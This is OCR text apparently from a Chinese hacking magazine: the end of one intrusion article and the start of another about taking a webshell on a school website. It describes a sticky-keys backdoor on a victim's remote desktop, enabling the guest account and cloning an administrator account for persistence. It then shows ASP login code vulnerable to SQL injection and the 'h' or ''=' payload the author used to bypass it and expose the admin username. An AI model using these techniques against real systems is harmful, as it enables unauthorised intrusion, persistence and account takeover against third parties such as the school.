


图10

PHPSPY2006也有执行PHP的功能，我们把上面的代码修改后贴上去运行就可以了，

我运行的结果如图11所示，接下来就是登录对方的远程终端了，如图12。按五次shift键就弹出了期待已久的任务管理器，然后就是在新建任务






图11


图12


图13

中输入lusrmgr.msc弹出本机用户和组，启动guest帐户，设置一个密码，再打开注册表，克隆一个系统管理员帐户就可以了，这些大家都会，我就不多介绍了，如图13。

（文章中涉及到的IISPutScanner、su.php、SQL查询分析器等，已经收录在了光盘中）

黑盒白盒助我拿WebShell

fjhh

关于脚本漏洞挖掘的文章我已经写到连载二了，由于侧重原理与方法，文章不免有些乏味与枯燥，我一直想用一个实例来展示如何利用白盒黑盒对目标网站进行检测与渗透，但苦于没有遇到这样的案例，经过N次的尝试与探索，终于有了此文，但愿看了此文的叉子们对于更深刻的理解脚本程序的漏洞由来和漏洞的挖掘技巧等方面上能够起到一定的帮助作用。好了，我们进入正题，这次要入侵的目标站点是一个学校网站，主站使用的动易的CMS系统，但默认后台登录页面已经被删除了，下设部门也都有各自的子文件目录，从主站下手的的难度估计挺大，我打算从子目录入手，其首页上的链接如图1，图2所示。



图1




图2

一、被修改的报修系统

在图1中，只有“信息中心”用的是另外的CMS系统，其它使用的都是动易，打开后发现这是一个报修系统，我测试了一下，发现不存在注入漏洞，如图3。

先来注册一个用户，可惜出现了如图4所示的错误，在百度上搜索了一下，说可能是数据库写入失败。既然注册用户无望，我就拿出WWWSCAN扫描了一下目录，如图5。使用cjklxx@263.net作为关键词在百度上搜索了一下，才知道程序名称为“wangsbx 网上报修系统”，马上下载了一份回来，找到图4中出错的页面，第11、12行的代码如下：

```
DBPath = Server.MapPath("#net.asa")
conn.Open "driver={Microsoft Access Driver (*.mdb)};dbq=" & DBPath
```




图3




图4

直接在地址栏提交“http://www.test.com/2007/baoxu/%23net.asa”，提示找不到页面，默认的数据库地址被更改了，但程序修改者却没有修改上面代码中的数据库地址，从而找不到数据库出导致了注册失败。




图5

在Dreamweave中设置好站点后，用“request”作为关键词对程序所有文件进行搜索，查看程序对提交变量的过滤情况，发现程序对大部份的提交数据都进行了强制类型转换处理，比如**party_id=cint(request("party_id"))**。数字型变量都被强制转换了，来看是否存在字符性漏洞，来到login.asp，部分代码如下：

```
dim user_name,password

    user_name      =request("username")
    password       =request("password")

Set rs_user = Server.CreateObject("ADODB.Recordset")
sql="select * from user_reg where user_name like '" & user_name & "' and password like '" & password & "'"
```

用户名与密码直接获取就进行了查询，使用万能密码“h' or ''='”登录成功，将管理员的用户名给暴了出来，这可以留在后面用来社工。可登录成功后只有报修的登记、修改与删除功能，如图6，后台功能如此简单，只好作罢。

